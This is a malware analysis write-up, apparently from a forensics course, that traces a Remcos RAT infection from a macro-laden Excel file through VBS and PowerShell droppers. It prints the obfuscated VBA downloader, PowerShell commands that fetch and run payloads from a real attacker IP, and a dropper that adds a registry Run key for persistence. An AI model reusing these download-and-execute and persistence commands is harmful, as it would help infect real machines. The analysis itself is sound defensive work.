Payload delivery: a Remcos case study

bkwg – 06/2020
HOLARE

Table of contents

1 Discovering the downloader 3

2 Dropper analysis 8

2.1 Dropper Phase I - Deobfuscation of e-remit.vbs 8

2.1.1 General procedure 8

2.1.2 Script after deobfuscation: Analysis 10

2.2 Dropper Phase II - Analysis of the PowerShell script 14

2.2.1 blindB analysis 19

2.2.2 Analysis of MNB aka JAM.dll 27

2.2.3 Analysis of MNB2 27

3 Remcos: Description and overview of the RAT 30

3.1 General overview 30

3.2 Traces on the system - IOC 33

4 A bit of Threat Intelligence: Aggah Campaign, AZORult and co 35

5 Analysis limits and infection timeline 37

5.1 Black hole 37

5.2 Timeline 38

6 APPENDICES 40

6.1 APPENDIX A - Downloader 40

6.2 APPENDIX B - Dropper Phase 1 41

6.3 APPENDIX C - AMSI Patch 46

6.4 APPENDIX D - Dropper Phase II 47

INTRODUCTION

This document was originally a forensics class assignment report. **It is not** a "classical" forensics or malware analysis report: I wanted to describe each step I've taken during the analysis (the procedure I've followed) and not just the malware characteristics, so you may find a lot of irrelevant information 😊.

If you encounter any errors or have any remarks, please notify me at bkwg@hola.re.

1 Discovering the downloader

By analyzing the ram dump with *Volatily,* `$vol pstree --profile=Win7SP1_23418 -f mem.elf` different processes are visible. Most were started shortly after the 1st userland process (after 13:11:40).

But a process was started few minutes later (13:14:21): **`EXCEL.EXE`**. The tree of this process is very short: `EXCEL.EXE`, of PID 3852, has no child and `explore.exe` has no parent. On the other hand, by looking more closely, we can see that some processes were launched after the `EXCEL.EXE` process.

```
Volatility Foundation Volatility Framework 2.6
Name                          Pid    Ppid   Thds   Hnds   Time
0x859b7928:conhost.exe        2628   304    0      ------ 2020-05-27 13:14:42 UTC-0000
0x84252368:WmiPrvSE.exe       4076   576    9       153   2020-05-27 13:14:37 UTC-0000
0x842ae3b0:powershell.exe     1152   4076   13      334   2020-05-27 13:14:37 UTC-0000
0x84298d28:taskhost.exe       2620   448    8       199   2020-05-27 13:14:42 UTC-0000
0x84322168:CompatTelRunne     2812   448    1       0     2020-05-27 13:14:42 UTC-0000
0x8429a6b0:diagtrackrunne     2760   448    0      ------ 2020-05-27 13:14:42 UTC-0000
0x842a16f0:conhost.exe        1148   364    2       47    2020-05-27 13:14:37 UTC-0000
0x8d313030:EXCEL.EXE          3852   1252   14      355   2020-05-27 13:14:21 UTC-0000
```

Listing 1: List of programs executed after EXCEL.EXE.

Among all these processes, some stand out: **`powershell.exe`** and **`WmiPrvServSE.exe`**. The latter is the parent of the first. One can already speculate that an **Excel macro** was run, which called the **WMI** which allowed to launch a **PowerShell script**. We will keep this assumption in mind and move on.

Let's start by analyzing `EXCEL.EXE` by dumping the process with:

```
$vol -f mem.elf --profile=Win7SP1x86_23418 procdump -p 3852 --dump-dir .
```

After having uploaded it to *Virus Total,* apart from 1 AV, there is nothing suspicious regarding this executable. The entropy and the signature indicate that the file seems legitimate.

We repeat the operation, but this time with *analyze.intezer:* same results, nothing suspicious with this executable.

The Excel executable looks benign. But if our hypothesis is true, a file had to be opened with Excel: the user probably had to open the file from the explorer, or directly from his desktop... But how to find the name of this Excel file?

One solution, albeit a bit "barbaric", would be to use `strings` on the RAM dump, save it in a file, and search for "**xls**".

And it worked. We come across the name of a file "**`Remittance Details.xlsm`**". We are lucky because this is the only Excel extension file in the RAM dump. Note also that the file extension is xls***m***, which means that the file may contain embedded macros... this reinforces our initial conjecture, let's even assume that it is true. This means that the Excel file contains one or several

suspicious macros, executed as soon as the file is opened or whenever the user clicks on the macro activation pop-up.

Let's Google the filename:




Illustration 1: Results of the search "Remittance Details.xlsm"

As we can see, several sandbox analyses have already been made. The *app.any.run* sandbox analysis contains a lot of information but let's only remember that the file is indeed malicious, and let's continue the analysis ourselves.

The way **the virus spreads** (certainly phishing) and the **vector of infection** are now clear but let's dig a bit further.

A *`filescan`*, to retrieve the physical address of the `Remittance Details.xlsm` file, followed by a *`dumpfiles`* enable us to recover the malicious file.

```
bkwg@sangria:~/school$ $vol -f mem.elf --profile=Win7SP1x86_23418 dumpfiles -Q 0x000000003e6712b8 --dump-dir .
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x3e6712b8   None   \Device\HarddiskVolume1\Users\IEUser\Desktop\Remittance Details.xlsm
SharedCacheMap 0x3e6712b8   None   \Device\HarddiskVolume1\Users\IEUser\Desktop\Remittance Details.xlsm
bkwg@sangria:~/school$ l
3852.dmp  apihooks.dmp  case.zip  disk.raw  executable.3852.exe  executable.4076.exe  file.None.0x85871568.vacb
bkwg@sangria:~/school$ file file.None.0x85871568.vacb
file.None.0x85871568.vacb: Microsoft Excel 2007+
bkwg@sangria:~/school$ file file.None.0x85980618.dat
file.None.0x85980618.dat: Microsoft Excel 2007+
bkwg@sangria:~/school$
```

Illustration 2: Extracting the Excel file from memory.

As can be seen on the screenshot, two files are obtained: a `SharedCacheMap (.vacb)` and a `DataSectionObject` (.dat - the one we'll be interested in).

A *file* allows us to confirm that it is indeed an Excel file. We then use the `oledump.py` utility: [1]

```
bkwg@sangria:~/school$ ./oledump.py file.None.0x85980618.dat
A: xl/vbaProject.bin
 A1:       418 'PROJECT'
 A2:        62 'PROJECTwm'
 A3: m    1180 'VBA/Sheet1'
 A4: M    5448 'VBA/ThisWorkbook'
 A5:      2883 'VBA/_VBA_PROJECT'
 A6:      1973 'VBA/__SRP_0'
 A7:       439 'VBA/__SRP_1'
 A8:       464 'VBA/__SRP_2'
 A9:       106 'VBA/__SRP_3'
A10:      1008 'VBA/__SRP_4'
A11:       434 'VBA/__SRP_5'
A12:       516 'VBA/dir'
bkwg@sangria:~/school$
```

Illustration 3: List of streams obtained with oledump.py.

The output shows us that the Excel file contains **two streams containing macros: A3** and **A4**. We extract these macros.
The A3 stream contains only a sequence of variables assignments; irrelevant for us.

On the other hand, the A4 stream **contains VBA functions that seem obfuscated**. Let's redirect the output to a file and continue the analysis (see APPENDIX A - Downloader).

```
bkwg@sangria:~/school$ ./oledump.py -s A4 -v file.None.0x85980618.dat | more
Attribute VB_Name = "ThisWorkbook"
Attribute VB_Base = "0{00020819-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True

Public Sub Workbook_Open()
Dim asdas As String
asdas = sadsad("Y0FCdkFIY0FaUUJ5QUhNQWFBQmxBR3dBYkFBdUFHVUFlQUJsQUNBQUxRQmxBSGdBWlFCakFIVUFkQUJwQUc4QWJnQndBRzhBYkFCcEFHTUFlUUFnQUdJQWVRQndBRO
F0QUdNQWJ3QnRBRzBBWVFCdUFHUUFJQUFvQUc0QVpRQjNBQzBBYndCaUFHb0FaUUJqQUhRQUlBQlRBSGtBY3dCMEFHVUFiUUF1QUU0QVpRQjBBQzRBVndCbEFHSUFRd0JzQUdrQVpRQnVB
QUJsQUNnQUp3Qm9BSFFBZEFCd0FEb0FMd0FZQURFQU9BQTFBQzRBTVFBM0FEY0FMZ0ExQURrQUxnQXhBRGdBTkFBdkFISUFid0JpQUhnQUx3QmxBQzBBY2dCbEFHMEFhUUIwQUM0QWRnQm
FKd0JjQUdVQUxRQnlBR1VBYlFCcEFIUUFMZOIyQUdJQWN3QW5BQ2tBT3dBb0FFNEFaUUIzQUMwQVR3QmlBR29BWlFCakFIUUFJQUF0QUdNQWJ3QnRBQ0FBVXdCb0FHVUFiQUJzQUM0QVFF
Z0FaUUJzQUd3QVJRQjRBR1VBWXdCMUFIUUFaUUFvQUNRQVpRQnVBSFlBT2dCVUFHVUFiUUU3QUNzQUp3QmNBR1VBTFFCeUFHVUFiUUJwQUhRQUxnQjJBR0lBY3dBbkFDa0E=", False)
Shell (sadsad(asdas, True))
End Sub
Function sadsad(ByVal ZMllpufVSHmFIwfNtmMbaqkpGcLYhNvYJHyDUblBpMniTLZxTAIoSwU, ByVal fIsUtf16LE)
    Dim sTextEncoding
    If fIsUtf16LE Then sTextEncoding = "utf-16le" Else sTextEncoding = "utf-8"
    With CreateObject("Msxml2.DOMDocument").CreateElement("aux")
        .DataType = "bin.base64"
        .Text = ZMllpufVSHmFIwfNtmMbaqkpGcLYhNvYJHyDUblBpMniTLZxTAIoSwU
        sadsad = BQaZfpCvWbJiiDAJrTMXKpBlLzihaOnRXBNgyrMdgcLuRWpRMxpTvmv(.NodeTypedValue, sTextEncoding)
    End With
End Function
Function ExRANDHIFhOvVxbNSWKGOCCqvCOZhEGaimPbDvXSiDhVFkDAMHLnIKG(ByVal sText, ByVal sTextEncoding, ByVal iBomByteCount)
    With CreateObject("ADODB.Stream")
        .Type = 2
        .Charset = sTextEncoding
        .Open
        .WriteText sText
        .Position = 0
        .Type = 1
```

Illustration 4: Stream A4 - Obfuscated downloader code.

The script is rather simple: two functions for encoding and decoding purposes (either in UTF-8 or UTF-16 LE according to a boolean value). The third method is not used: the programmer used some code that he found on *stackoverflow.com*[2] - we definitely read the same book! 😊 - he/she didn't bother remove those lines.

[1] https://github.com/DidierStevens/DidierStevensSuite/blob/master/oledump.py

[2] https://stackoverflow.com/questions/496751/base64-encode-string-in-vbscript

Let's modify slightly the script so that we can visualize the command line without running it in Excel:




Illustration 5: Command executed by the VBA script.

Our prior assumptions finally turn out to be true! This macro does launch `PowerShell` and executes two commands:

- **Command 1:**
  `powershell.exe -executionpolicy bypass -W Hidden -command (new-object System.Net.WebClient). DownloadFile ('http://185.177.59. 184/robx/e-remit.vbs',$env:Temp'e-remit.vbs');`
  This PowerShell command allows to download a file - **`e-remit.vbs`** - from a URL: **`hxxp://185.177.59.184/robx/e-remit.vbs`** , to a specified path: **`$env.Temp`**.
  - The author used the *`-W Hidden`* option (*`-WindowStyle Hidden`*) to hide any execution window.
  - *`-executionpolicy bypass`* simply allows to bypass this option. According to Microsoft, *ExecutionPolicy* is part of PowerShell's security strategy. It determines, among other things, whether scripts can be run and determines which scripts, if any, should be digitally signed before being run. It should be noted that ExecutionPolicy was never intended to be a security feature.
    This can be ensured by making a *`mftparser`* on the RAM:

```
$vol mftparser --profile=Win7SP1x86_23418 -f mem.elf
```

```
3564 $FILE_NAME
3565 Creation                  Modified                  MFT Altered               Access Date               Name/Path
3566 ------------------------- ------------------------- ------------------------- ------------------------- ---------
3567 2020-05-27 13:14:34 UTC+0000 2020-05-27 13:14:34 UTC+0000   2020-05-27 13:14:34 UTC+0000   2020-05-27 13:14:34 UTC+0000   Users\IEUser\AppData\Local\Temp\e-remit.vbs
3568
```

Illustration 6: Output of the mftparser command, first apparition of e-remit.vbs in the FS.

The script was downloaded at 13:34:13 seconds, so 13 seconds after the Excel process was launched.

- Finally, the IP address identifies a host based in Bulgaria.




Illustration 7: Location of the IP address.

- **Command 2:**
  `(New-Object -com Shell.Application).ShellExecute ($env:Temp'e-remit.vbs')`
  This command simply runs the newly downloaded VBScript file.

This is the end of the downloader analysis.

2 Dropper analysis

Let's recover the `"e-remit.vbs"` file. To do this, we use *`mmls`* to find the beginning of the **NTFS partition.** Then we mount the disk on `/mnt`, skipping all preceding data.

```
bkwg@sangria:~/school$ mmls disk.raw
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start        End          Length       Description
000:  Meta      0000000000   0000000000   0000000001   Primary Table (#0)
001:  -------   0000000000   0000002047   0000002048   Unallocated
002:  000:000   0000002048   0083884031   0083881984   NTFS / exFAT (0x07)
003:  -------   0083884032   0083886079   0000002048   Unallocated
bkwg@sangria:~/school$ sudo mount -o offset=$((2048*512)),loop,ro disk.raw /mnt
bkwg@sangria:~/school$
```

Illustration 8: Disk partition table.

Since the disk is now successfully mounted, we can recover the file; to locate it we use *`find:`*

```
bkwg@sangria:~/school$ find /mnt -name "*remit*"
/mnt/Users/IEUser/AppData/Local/Microsoft/e-remit.vbs
/mnt/Users/IEUser/AppData/Local/Temp/e-remit.vbs
bkwg@sangria:~/school$ diff /mnt/Users/IEUser/AppData/Local/Microsoft/e-remit.vbs /mnt/Users/IEUser/AppData/Local/Temp/e-remit.vbs
bkwg@sangria:~/school$ cp /mnt/Users/IEUser/AppData/Local/Temp/e-remit.vbs .
```

Illustration 9: Recovery of the VBScript file.

We remember that the file was copied into `$env.Temp`, which justifies the fact that it is found at the path: `C:\Users\IEUser\AppData\Local\Temp`.

But why is it also found at a second path: `C:\Users\IEUser\AppData\Local\Microsoft\`. Does the script copy itself to this destination? The *`diff`* command shows us, that the files are the same. If this is the case a 'copy' command had to be executed, so probably still in the memory when the RAM was dumped...

Let's re-analyze this RAM dump with *`strings`*: we indeed find the command *`cmd /c copy:`*

```
283858 __PARAMETERS
283859 cmd /c copy "C:\Users\IEUser\AppData\Local\Temp\e-remit.vbs" "C:\Users\IEUser\AppData\Local\Microsoft\" /Y
283860 Win32_MethodParameterClass
```

Illustration 10: Trace of the copy command in memory

2.1 Dropper Phase I - Deobfuscation of e-remit.vbs

I don't intend to explain how I deobfuscated *every* line of the script. But I still want to explain the overall approach.

2.1.1 General procedure

We're dealing with a script of 200 lines, clearly obfuscated. We quickly spot *`Execute`*, *`Eval`* and *`ExecuteGlobal`*, which are, in the *end,* the ones that interest us the most.

Indeed, the original VBScript code, will be run through `Execute/Eval/ExecuteGlobal`. Everything else is just sequences of instructions that allow the **reconstruction** of the initial command strings.

There are also several functions with the same structure (I renamed two functions "`convert_hex_to_ascii`" and "`convert_list_to_hex_and_concat`" for more clarity):

```
Function WAkQz()
Z4="83_#;117_#;98_#;32_#;72_#;69_#;72_#;69_#;72_#;69_#;40_#;103_#;103_#;103_#;103_#;41_#;58"
Z42=split_str(Z4)
WAkQz=convert_hex_to_ascii(convert_list_to_hex_and_concat(Z42))
End Function

Function XmwB()
Z2="68_#;105_#;109_#;32_#;111_#;98_#;106_#;87_#;77_#;73_#;83_#;101_#;114_#;118_#;105_#;99_#;101_#;44_#;
111_#;98_#;106_#;83_#;116_#;97_#;114_#;116_#;117_#;112_#;44_#;111_#;98_#;106_#;80_#;114_#;111_#;99_#;10
1_#;115_#;115_#;44_#;111_#;98_#;106_#;67_#;111_#;110_#;102_#;105_#;103_#;44_#;105_#;110_#;116_#;80_#;11
4_#;111_#;99_#;101_#;115_#;115_#;73_#;68_#;44_#;105_#;110_#;116_#;82_#;101_#;116_#;117_#;114_#;110_#;32
_#;58_#;32"
Z22=split_str(Z2)
XmwB=convert_hex_to_ascii(convert_list_to_hex_and_concat(Z22))
End Function
```

Listing 2: Some of the functions with the same structure.

They have a `ZX` variable containing a long string. This string is then passed as argument to another function, `Stbft()`. Here is the structure of this function:

```
Function Stbft (Str)
        Stbft = Split(Str,"_#;")
End Function
```

Listing 3: Stbft function.

This function is very basic: it simply cuts a string according to the separator "_#;". The string argument happens to be in fact an array of values. This set of values is transmitted to another function, vgAOPRrF`()`:

```
Function vgAOPRrF (wFEyHP)
 Dim l , strRet
 ' (L|U)Bound return the index, of the lowest|greatest element.
 ' We take the UBound - LBound 1st elements, convert them to hex, concatenate them.
 For l = LBound(list) To UBound(list)
     strRet = strRet & Hex(list(l)) & ""
 Next
 convert_list_to_hex_and_concat =strRet
End Function
```

Listing 4: VgAOPRrF function.

It is clear that the iteration domain of this function depends on the list. In fact, the code chooses the indexes where the minimum and maximum values are and take these 2 indexes as terminals of the iteration domain.

For example, if the list is [12 89 789 49 53], the code will iterate on [0, 2].

Then, the code simply concatenates each number into a string, `strRet`, having previously converted it into hexadecimal.

Finally, a last function, `pgQvEDa()`, is used:

```
Private Function pgQvEDa (sData)
For dhcn = 1 To Len(sData) Step 2
 temp_str = Chr("&H" & Mid(sData, dhcn, 2))
    Execute("jtbQNIarPtw =" & rev(",ataDs(diM & ""H&""(rhC") & "dhcn, 2))")
  final_str = final_str & jtbQNIarPtw
Next
convert_hex_to_ascii = final_str
End Function
```

Listing 5: pgQvEDa function.

The argument of `Execute()` happens to be an instruction. We can see that the return value of `rev()` is assigned to a variable. Looking in this same script, we find that the `rev()` function simply reverses the string provided as input (this function is frequently used in the code), thus the Execute line can be rewritten as:

```
Execute("jtbQNIarPtw = Chr("&H" & Mid(sData, dhcn, 2))")
```

The `Mid()` function returns the number of characters specified, `'2'` indicates that you want to recover them in pairs. `&H` indicates hexadecimal. `Chr()` converts the input into a character.

This function allows **to convert a sequence of hexadecial numbers into ASCII characters.**

All of these repetitive functions are therefore simply designed to reconstruct pieces or full instructions (see APPENDIX B - Dropper Phase 1 for the commented script).

2.1.2 Script after deobfuscation: Analysis

The obfuscation method used does not seem to be very sophisticated. Without much trouble one manages to retrieve back the original instructions.

After that phase, we uncover a set of PowerShell commands, ready to be executed. This code has also been obfuscated.

Here's the full script:

```
Execute_Command( _
    "Powershell " & _
    "-ExecutionPolicy Bypass " & _
    "$Tbone='*EX'.replace('*','I');" & _
    "sal M $Tbone;" & _
    "do {" & _
    "$ping = test-connection -comp google.com -count 1 -Quiet" & _
    "} until ($ping);" & _
    "$p22 = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);" & _
    "[System.Net.ServicePointManager]::SecurityProtocol = $p22;" & _
    "$mv='(&'+'(G'+'C'+'$$$'.replace('$$$','M')+' *W-
'+'O*)'+ 'Ne'+'t.'+'W'+'eb'+'C'+'li'+'ent)'+'.D'+'ow'+'nl'+'oa'+'d'+'S'+'tr'+'ing(''http://185.177.59.1
84/robx/Attack.jpg'')'| I`E`X;" & _
    "$asciiChars = $mv -split '-' |ForEach-Object {[char][byte]""0x$_""};" & _
    "$asciiString = $asciiChars -join '' | M" _
)

Execute_Command( _
    "Powershell " & _
    "-ExecutionPolicy Bypass " & _
```

```
    "$Tbone='*EX'.replace('*','I');" & _
    "sal M $Tbone;" & _
    "do {" & _
    "$ping = test-connection -comp google.com -count 1 -Quiet" & _
    "} until ($ping);" & _
    "$p22 = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);" & _
    "[System.Net.ServicePointManager]::SecurityProtocol = $p22;" & _
    "$mv='(&'+'(G'+'C'+'$$$'.replace('$$$','M')+' *W-
'+'O*)'+ 'Ne'+'t.'+'W'+'eb'+'C'+'li'+'ent)'+'.D'+'ow'+'nl'+'oa'+'d'+'S'+'tr'+'ing(''http://185.177.59.1
84/robx/Attack.jpg'')'| I`E`X;" & _
    "$asciiChars = $mv -split '-' |ForEach-Object {[char][byte]""0x$_""};" & _
    "$asciiString = $asciiChars -join '' | M" _
)

currentPath = Left(WScript.ScriptFullName,InStrRev(WScript.ScriptFullName,"\"))
destinationPath = "C:\Users\" + CreateObject(WScript.Network).UserName + "\AppData\Local\Microsoft\"

Execute_Command( _
    "Powershell " & _
    "Set-Item -Path HKCU:\Software\Microsoft\Windows\CurrentVersion\Run -Value " & _
    destinationPath & WScript.ScriptName _
)

If currentPath = destinationPath Then
    WScript.Quit()
Else

Execute_Command( _
    "Powershell " & _
    "cmd /c copy " + currentPath + WScript.ScriptName + " " + destinationPath + " /Y" _
)

End If

'aka HEHEHE
Sub Execute_Command(gggg): _
    Dim objWMIService,objStartup,objProcess,objConfig,intProcessID,intReturn
    Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = 1
    Set objProcess = objWMIService.Get("Win32_Process")
    intReturn = objProcess.Create(gggg, Null, objConfig, intProcessID)
End Sub
```

Listing 6: Deobfuscated PowerShell script.

Let's look at these 3 commands:

NOTE

Why is there a "PowerShell" at the beginning of each command? Because the code is going to execute the commands via the **WMI**. From it, it will create a process (objProcess.Create(...)). But a Windows process must have an image of an executable.

Simply put, `Create()` is waiting for an executable: it is given PowerShell aka powershell.exe.

```
uint32 Create(
  [in]  string               CommandLine,
  [in]  string               CurrentDirectory,
  [in]  Win32_ProcessStartup ProcessStartupInformation,
  [out] uint32               ProcessId
);
```

Listing 7: Signature of the Create method.

❶ After **testing the internet connection** (by pinging google.com), the malware tries to access a document at IP address `185.177.59.184` using TLS 1.2 (based on the type '**`3072`**'[3]). It seems to be an image at first glance (due to the .jpg extension), but it is actually a sequence of numbers separated by '-'.

By looking for the name of the "image" in our RAM dump we come across this HTTP request artifact:




Illustration 11: An HTTP request.

A request often comes with a response, so let's look for it. If we take, for example, the version of the request, HTTP/1.1, as a research criterion, we stumble on this:




Illustration 12: The HTTP response.

As we can see on the previous illustration, the time, the format of the data received, and the Content-Type confirm that this is indeed the response of the server.

Unfortunately, how can we be sure that these lines include ALL the server response? Based on the Content-Length we can assess whether there is any information missing. We copy the sequence of numbers into a file and compare its size to the Content-Length: Alas, 793 bytes out of 2,416,123. Which represents exactly 0.032821176736449261896021022108560% of the final file...

As we are not able to recover the file *Attack.jpg*, let us make a small visit to the server.

To not expose ourselves we use reqbin.com to make the request for us.

[3] https://docs.microsoft.com/fr-fr/dotnet/api/system.net.securityprotocoltype?view=netcore-3.1




Illustration 13: HTTP Request.




Illustration 14: HTTP Response.

Perfect, the query was done successfully (the server is still up, we're *very* lucky). The size of the data collected corresponds to the information in the RAM (cf. Illustration 12. However, the last change date is different. The file has potentially changed in the meantime...

Anyway, we copy and paste this in a file and move on. If we look at the rest of the 1st PowerShell command, we can see that the code is splitting the chain at each '-' and convert the whole into ASCII. Let's do the same.

Attack.jpg turns out to be a **PowerShell script**, which we'll analyze in the next part (2.2).

We can also note the use of **dynamic script invocation** with concatenation of strings and **`IEX - Invoke-Expression`** (allowing to execute commands created at runtime). A mechanism often used by malware.

```
